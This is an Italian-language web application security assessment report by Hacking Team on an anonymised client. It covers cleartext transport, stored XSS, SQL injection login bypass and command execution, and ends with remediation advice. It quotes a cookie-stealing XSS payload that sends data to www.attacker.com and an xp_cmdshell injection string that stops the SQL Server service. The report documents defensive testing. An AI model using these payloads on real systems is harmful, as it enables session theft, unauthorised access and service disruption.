Security Report

Analisi applicativa

XXXX


XXX

Hacking Team S.r.l.	http://www.hackingteam.it
Via Moscova, 13 *20124 MILANO (MI) - Italy*	info@hackingteam.it
Tel. +39.02.66988639	*Fax +39.02.67381939*

STORIA DEL DOCUMENTO		
Versione	Data	Modifiche Effettuate

INFORMAZIONI		
Data di Emissione		
Versione		
Tipologia Documento	Report attivita' di Analisi applicativa	
Numero di Protocollo		
Numero Pagine		
Numero Allegati		
Descrizione Allegati	1	
	2	
Redatto da		
Approvato da		

EXECUTIVE SUMMARY



Il presente documento descrive i risultati ottenuti dai security probes (attacchi simulati) condotti da Hacking Team s.r.l sulla infrastruttura applicativa di **XXXX**.

Il progetto è stato svolto allo scopo di identificare le vulnerabilità dell'infrastruttura applicativa a fronte di attacchi provenienti da internet.
Le risultanze dell'attività sono evidenziate di seguito, specificando quanto si è riscontrato.

L'attività di revisione è stata condotta seguendo una metodologia atta ad evidenziare lacune o debolezze a livello implementativi, a fronte delle quali la struttura applicativa potrebbe presentare vulnerabilità tali da inficiare il grado di sicurezza offerto dal sistema.

L'attivita' di revisione si conclude con il presente documento in cui vengono riportati i risultati ottenuti, vengono **evidenziati i potenziali punti di vulnerabilità riscontrati** e vengono **suggerite possibili soluzioni** ai vari problemi.

Nel suo svolgimento l'attività di analisi ha posto particolare attenzione alle seguenti tipologie di attacco:

- Analisi protocollo di comunicazione

- Cross-site scripting
- Stealth commanding
- Forceful browsing
- Cookie Poisoning
- SQL Injection

La presente sezione è da considerarsi una nota riassuntiva delle attività di progetto che consente di avere una visione ad alto livello dei risultati ottenuti, nelle sezioni successive vengono riassunti le risultanze analizzate da un punto di vista prettamente tecnico.

L'attivita' di analisi ha evidenziato le sguenti risultanze:

- Si e' riscontrato che il canale di comunicazione utilizzato per trasmettere le informazioni tra Browser e sistema applicativo, sono totalmente in chiaro. Non viene utilizzata cifratura del flusso applicativo tra le entita' in gioco. Cio' espone i dati sensibili trattati dal sistema ad una serie di attacchi di tipo 'Man In The Middle' in cui un attaccante si interpone, in maniera invisibile, nella tratta di comunicazione tra il Browser dell'utilizzatore ed il server di XXXX, mettendolo in grado di visualizzare il flusso di dati tra le due entita' applicative. **Non essendoci, nel caso dell'applicativo di XXXX, un sistema di cifratura delle informazioni**, **risulta molto facile per un potenziale attaccante reperire dati come utenze e password di accesso al sistema, dati sensibili utilizzate per il Business di XXXX, informazioni strategiche ecc**.
- L'analisi del sistema applicativo ha messo in evidenza il fatto che, tramite alcune interfacce HTML (forms e pagine dinamiche), un utente abilitato ad usufruire del servizio, puo' inserire dati a piacimento nel sistema che sono conservati nel back-end applicativo (Database). Le informazioni in questione possono essere reperite da tutti gli altri utenti, tramite forms di ricerca, e visualizzati per mezzo di pagine HTML create dalla logica applicativa. Il codice atto al controllo e alla validazione delle informazioni immesse dagli utenti e' risultato essere client-side, cioe' controllato dal Browser. Cio' permette facilmente ad un utente malizioso di aggirare i controlli e inserire codice HTML malizioso nel database (tecnica di *Cross-site Scripting*). Tale codice malizioso puo' consentire all'attaccante di

reperire dati sensibili o informazioni di sessione di altri utenti validi che lo visualizzino.

- L'applicativo di XXXX presenta, nel momento in cui si accede al servizio, una form di Login, in cui si richiede di inserire un identificativo e una password valida per accedere al sistema. L'attacco ha permesso di **aggirare il sistema di autenticazione ed accedere all'applicativo come un qualsiasi utente abilitato** (tecnica di SQL Injection).
- Sempre a causa di una non accurata implementazione dei controlli sui dati inseribili dall'utente, e grazie alla tecnica sopra esposta (SQL Inection), e' risultato possibile eseguire comandi sul sistema di DataBase con privilegi amministrativi. **Cio' ha permesso di prendere, nel caso del sistema di Test, il totale controllo del server di back-end** (**la macchina in tutte le sue funzionalita' , non solamente del servizio dati**).

Le risultanze sopra esposte, mettono in evidenza il fatto che, sebbene nella sua struttura e implementazione il sistema applicativo risulti essere ben progettato e funzionale, da un punto di vista della sicurezza sia abbastanza carente.

La logica applicativa, anche se implementata con tecnologia moderne e d'avanguardia, non e' sembrata essere curata nella parte riguardante la sicurezza e il controllo dei dati utente, lasciando presumere il fatto che non ci sia stata attenzione alle piu' comuni *Best Practices* di programazzione sicura.

Di conseguenza si consiglia un'attenta revisione del codice applicativo, sia lato server (logica applicativa) che lato client (scripts e pagine dinamiche lato Browser), prestando molto attenzione alle sezioni di validazione e controllo dei dati untente utilizzati per l'interazione con il sistema applicativo. Tali controlli debbono essere quasi sempre implementati lato server onde evitare facili manipolazioni da parte di utenti maliziosi che, come mostrato dall'attacco in questione, possono permettere di accedere in maniera non autorizzata al servizio o addirittura di prendere, sotto certi condizioni, il controllo di parte del sistema.

Sommario

1. SCOPO DEL DOCUMENTO

Scopo del documento è quello di illustrare l'attività di *analisi dell'infrastruttura dell'applicazione di* **XXXX** effettuata da Hacking Team s.r.l verso i sistemi informatici componenti il sistema applicativo ospitato dalla rete pubblica di XXXX.

Il documento è creato da un team composto da esperti di sicurezza informatica e di sicurezza organizzativa, in grado di effettuare un'analisi approfondita delle vulnerabilità riscontrate, spiegare quali sono i problemi, quali i danni e le perdite economiche che potrebbero colpire l'azienda.

La presente attività ha come obiettivo non solo quello di ricercare ed individuare le vulnerabilità del sistema, conoscere quali elementi possono essere oggetto di attacchi e tentativi di intrusione non autorizzati, ma anche quello di indicare e progettare le soluzioni in grado di gestire e prevenire i problemi riscontrati .

Oggi uno dei maggiori problemi delle aziende è l'incapacità di capire che:

- è importante investire in sicurezza
- è necessario monitorare costantemente la propria rete per prevenire i danni
- verificatosi un danno, i problemi da questo causati non sempre possono essere risolti completamente

Con tale documento l'azienda assume la consapevolezza di quale è il suo livello di sicurezza e si aiuta la medesima ad effettuare degli investimenti mirati volti a proteggere la sicurezza di tutta l'infrastruttura applicativa.

L'azienda è quindi in grado di proteggere il proprio business e di migliorare il proprio network che, a causa della continua evoluzione delle tecnologie e dei rischi , è costantemente compromesso.

Il documento è suddiviso in due parti principali:

-**Report tecnico**: resoconto tecnico degli attacchi effettuati, contenente i principali risultati raggiunti

-**Raccomandazioni** : vengono forniti dei suggerimenti che consentono di risolvere i problemi riscontrati.

Il documento così prodotto e strutturato è in grado di essere letto e compreso anche da personale non in possesso di competenze puramente tecniche.

2. REPORT TECNICO: INFRASTRUTTURA APPLICATIVA

L'analisi della struttura applicativa condotta da Hacking Team s.r.l è stata effettuata da internet simulando in tutto e per tutto le attività che avrebbe compiuto un hacker partendo da un qualsiasi punto della rete.

E' stato ricostruito, in altre parole, il "percorso" logico che un qualsiasi hacker percorrerebbe se volesse in qualche maniera oltrepassare le misure difensive del sistema in esame.

2.1. Analisi dell'implentazione applicativa

L'applicativo di **XXXX** in prima istanza puo' essere classificato come una applicazione strutturata secondo il modello a livelli in cui un server applicativo fornisce una immediata e semplice interfaccia agli utenti del servizio, i quali si collegano a esso con un comunissimo "Browser web" e interagiscono con i dati memorizzati su di un sistema di back-end, comunemente un DataBase centralizzato.

Di conseguenza le attivita' di indagine si sono focalizzate sullo studio del funzionamento delle componenti implementative e sulla loro mutua interazione, allo scopo di evidenziarne le potenziali debolezze e vulnerabilità.

L'indagine condotta sulla struttura applicativa si e' svolta secondo una modalita' prestabilita, al fine di testare la solidita' del sistema a fronte delle tipologie di attacco di seguito elencate:

- Attacchi al protocollo di comunicazione
- Cross-site scripting
- Parameter Tampering
- Stealth Commanding
- Forceful browsing
- Cookie Poisoning
- SQL Injection

Di seguito vengono riportate con maggior dettaglio le attivita' intraprese durante l'espletamento

delle fasi sopra elencate, e delle problematiche inerenti alla sicurezza delle strutture in esame.

2.1.1. Analisi del protocollo di comunicazione

L'analisi del protocollo di comunicazione utilizzato per l'interazione con il sistema applicativo, riguarda l'idenficazione della tipologia del canale di trasmissione delle informazioni.

Nel caso specifico, si e' riscontrato che il canale di comunicazione tra client e server risulta essere totalmente in chiaro, non si e' scelto di utilizzare nessun sistema di cifratura del flusso informativo.

Tale scelta espone l'applicativo ad attacchi portati sui sistemi di trasmissione delle informazioni, consentondo ad un attaccante una facile reperimento dei dati sensibili contenuti nel flusso applicativo.

Vulnerabilita': Nel caso in esame il protocollo utilizzato e' di tipo 'plain text' rendendo semplici attacchi di tipo network sniffing e quindi il furto di credenziali di accesso al sistema, la visione di dati sensibili, ecc.

Livello di rischio: Medio/Basso

2.1.2. Cross-site scripting

In alcune Web application con funzionalita' di tipo "message board" o similari e' permesso, alle utentze abilitate ad accedere a tali estensioni, di fornire messaggi di testo di lunghezza variabile che possono essere visualizzati dagl'altri utenti del servizio.

La mancata implementazione di un corretto sistema di parsing di tale messaggistica, puo' consentire ad un utente malizioso l'inserimento di scripts o tag HTML nelle pagine dinamiche che implementano i servizi indicati, e di conseguenza consentire l'accesso a risorse private degli altri fruitori del servizio (come ad esempio "Cookies di sessione"o accedere a oggetti locali ai sistemi attaccati) che visualizzano i dati inseriti dall'attacante.

Nel caso in esame i *forms* utilizzati per l'inserimento di dati nel database, hanno principalmente controlli client-side per la validazione dei campi, di conseguenza facilmente aggirabili da utenti maliziosi.

Ad esempio nei campi di creazione delle proposte e' possibile inserire codice del tipo:

```
<script>location.href="http://www.attacker.com/c?e="+document.cookie;</script>
```

Il browser dell'utente che visualizzera' questi dati mandera' in maniera automatica il proprio cookie di sessione alla macchina www.attacker.com

Vulnerabilita': E' possibile far eseguire a un utente codice di script malizioso che consente all'attacante di ottenere dati e parametri di sessione dell'utente vittima.

Livello di rischio: Medio/Alto

2.1.3. Stealth Commanding


In alcuni casi, quando non esiste un'opportuno controllo sui dati inseriti dagli utenti, risulta possibile eseguire comandi sul sistema remoto.

Infatti utilizzando oggetti opportuni, installati di default sul sistema Web o sul database di back-end, e' possibile eseguire chiamate a comandi di sistema con privilegi pari a quelli relativi all'utenza sui cui gira il servizio.

Sebbene tali funzionalita' avanzate siano molto comode per un amministratore di sistema, si prestano molto facilmente ad utenti maliziosi, che riescono con qualche tecnica ad aggirare I controlli sui dati inseriti tramite il Browser.

Nel caso di XXXX si e' riscontrato che, data la natura client-side dei controlli atti a validare i dati inseriti dall'utente, e' risultato possibile, tramite una tecnica di *SQL Injection* descritta in seguito, eseguire comandi di sistema sul DataBase con altri privilegi amministrativi, utilizzando delle *Stored procedures* installate di default sul DataBase stesso.

Il seguente snapshot mostra come sia stato addirittura possibile spegnere il servizio DataBase, creando un potenziale disservizio agli utenti del sistema.



Schermata di interruzione "illecita" del servizio

Vulenerabilita': E' possibile agire in maniera illecita sul sistema di back-end con privilegi amministrativi.

Livello di rischio: Alto

2.1.4. Forceful browsing

Il “browsing forzato” consiste nell’accesso a risorse non previste dal flusso normale del sistema applicativo.

Queste possono essere ad esempio pagine di test o oggetti installati di default dal meta frame del servizio.

Tra quest’ultime ci possono essere pagine HTML di esempio, risorse utilizzate in fase di debug delle funzionalita’ dell’applicativo, classi utilizzate dall’interfaccia di gestione del servizio http ecc.

L’accesso a tali risorse consente di poter recuperare informazioni potenzialmente utili al proseguimento dell’attacco, di raggiungere funzionalita’ “nascoste” non permesse dalla normale attivita’ applicativa, di tentare attacchi forza bruta agli accessi di amministrazione del servizio.

Nella fattispecie dell'applicativo di **XXXX** non si sono riscontrate pagine HTML o risorse di altra natura accessibili con tale tecnica.

2.1.5. Cookie Poisoning

Data la natura prettamente priva di stati del protocollo http, sono stati pensati diversi meccanismi che consentano di tenere traccia delle informazioni di sessione relative alle utenze delle applicazioni Web Oriented.

Tra questi meccanismi il piu' comune risulta essere quello dei "Cookies": i cookies sono sostanzialmente delle informazioni sotto forma di stringhe, aggiunte negli "header" delle sessioni http, e conservate lato client sul sistema locale usato dall'utente ed inviate ad ogni successiva interrogazione Web.

Le informazioni di sessione mantenute dai cookies possono essere di svariata natura: da informazioni che riguardano la navigazione sul sito da cui sono generati, fino ad implementare meccanismi di autenticazione distribuita o controllo di accesso a parti del sistema applicativo.

Visto che questi sono memorizzati lato client si prestano ad attacchi di tipo "session spoofing" in cui un utente tenta di impersonare un altro utente connesso al sistema.

Nel caso in esame, per mantenere traccia delle sessioni applicative, vengono sfruttati unicamente i *Session cookies* forniti dal sistema di Microsoft Information Server che, sebbene non risultino vulnerabili ad attacchi di tipo *Cookie poisoning,* non forniscono nessuna difesa contro l'utilizzo indiscriminato di cookie 'rubati' con i metodi di *network sniffing* e *cross-site scripting* visti in precedenza.

2.1.6. SQL Injection

Come accade per le applicazioni classificabili secondo il modello “Three-Tier”, l’interazione della logica applicativa con il sistema transazionale, in cui sono conservati i dati di sistema e dell’utente, costituisce il processo fondamentale nella strutturazione dell'architettura.

Di conseguenza la fase di implementazione delle funzioni di accesso ai dati, memorizzati sul back-end, risulta essere di vitale importanza.

Il tipo di attacco in questione consiste nella manipolazione dei dati sottoposti alla logica applicativa, utilizzata nell’esecuzione di interrogazioni SQL al database, secondo un determinato schema, aggiungendo condizioni di contorno alle *query*. Tali elementi aggiunti possono consentire l’accesso a informazioni non autorizzate o addirittura l’esecuzione di interrogazioni aggiuntive in grado di modificare dati di altri utenti o addirittura di sistema.

Una disattenzione nella implementazione di tali funzionalita’ puo’ mettere in grado un utente malizioso di accedere a dati sensibili in maniera indiscriminata, molto probabilmente anche con la possibilita’ di modificare i medesimi a suo stretto vantaggio, od addirittura permette di prendere il controllo del sistema utilizzando funzionalita’ avanzate messe a disposizione da risorse installate con il supporto applicativo.

L’errore piu’ comune e quello di generare le interrogazioni SQL da sottomettere al DataBase concatenando la stringa contenente lo *statement* (ad esempio una *SELECT*) con i dati forniti dall’utente (nella fattispecie altre stringhe) attraverso un *form*.

Una mancata validazione server-side dei campi inseribili dall’utente permette a quest’ultimo di immettere, all’interno di tali campi, ad esempio il carattere di terminazione delle stringhe “ ’ ”.

Tutto il testo contenuto dopo il carattere di terminazione, quindi, non verra’ piu’ interpretato dal DataBase come stringa, ma come comando SQL.

Questo permettere di modificare gli statement di “condizione” di una interrogazione (*SELECT-WHERE*), di eseguire modifiche delle tabelle (*UPDATE*) o addirittura delle chiamate a *StoredProcedures*.

Nel caso dell'applicativo di **XXXX,** buona parte delle interrogazioni SQL e’ generata come concatenazione di stringhe; inoltre sono stati individuati numerosi *forms* che non implementano una corretta validazione dei campi lato-server, consentendo l'inserimento di codice SQL.


Uno dei form in questione risulta essere quello di *Login*.

Questo permette di sfruttare tale vulnerabilita' anche a persone non abilitate all'utilizzo del servizio.

L'impatto di tale vulnerabilita' varia a seconda del contesto di utilizzo, andando dalla modifica dei dati del Database, fino alla possibilita' di esecuzione di comandi di sistema con alti privilegi, che puo' consentire di prendere il totale controllo della macchina di back-end.

L'attacco di SQL Injection permette inoltre di modificare le query effettuate per la validazione delle credenziali fornite dall'utente, consentendo l'accesso al servizio applicativo senza la necessita' di fornire credenziali valide.

L'*Information leackage* dovuto ai codici di errore del DataBase SQL, ritornati in seguito ad una richiesta "illecita", ha permesso infatti di ricostruire il tipo di interrogazione effettuata dall'applicativo per la validazione delle credenziali e il reperimento del codice dell'utente che sta effettuando il login. Un semplice processo di *Brute Forcing* su tale codice utente ha permesso di utilizzare la tecnica di SQL Injection per impersonare un utente a scelta senza conoscerne la password.



Accesso al servizio come utente Rxxx Fxxx senza conoscerne la password

Vulenerabilita': E' possibile agire in maniera illecita sui dati del DB

E' inoltre possibile accedere all'applicazione come un qualsiasi utente senza dover fornire credenziali valide.

Livello di rischio: Alto

Nota:

E' stato possibile eseguire comandi sul back-end dell'ambiente di test. Il comando e' stato lanciato inserendolo in una richiesta SQL di una stored_procedure. Tale richiesta SQL e' stata "iniettata" all'interno del campo *uid* e *pwd* forniti al *form di login*

```
submit1=true&uid=';exec+master..xp_cmdshell+'c:\winnt\system32\net.exe+stop+MSSQLSERVER'
,+NO_OUTPUT+--
&pwd=';exec+master..xp_cmdshell+'c:\winnt\system32\net.exe+stop+MSSQLSERVER',+NO_OUTPUT+
--
```

Tale comando, andato a buon fine, aveva l'effetto di stoppare il servizio MS-SQLSERVER.

Non e' stato possibile validare la possibilita' di esecuzione remota di comandi sull'ambiente di produzione.

3. RACCOMANDAZIONI

- Si consiglia di rivedere la strutturazione del codice, implementando l'accesso al Database tramite oggetti dedicati (es:*PreparedStatement*), se l'ambiente lo permette, e non tramite semplice concatenazione di stringhe.

- Si consiglia di spostare lato server tutti i processi di validazione dei campi dei form inseribili dall'utente, facendo particolare attenzione ai caratteri non alfanumerici, al fine di evitare la possibilita' di attacchi di tipo *SQL Injection* e *Cross-Site Scripting* (es: il carattere " ' ", delimitatore delle stringhe SQL, e i caratteri " < " e " > ", marcatori dei TAG html e script).

- Si consiglia di utilizzare un sistema di comunicazione cifrata per le sessioni HTTP, onde evitare possibili attacchi di tipo *MAN IN THE MIDDLE*, che consentono di intercettare le comunicazioni in chiaro tra utente e server.
  Per fare cio' si consiglia l'utilizzo di un certificato digitale firmato da una *Certification Authority* riconosciuta (es: *VeriSign*).

- Si consiglia di disinstallare tutte le componenti di default, relative al back-end (*Stored Procedures*) e al sistema Web (oggetti e directory installati di default) non necessarie al corretto funzionamento dell'applicazione, onde evitare un loro utilizzo da parte di utenti maliziosi.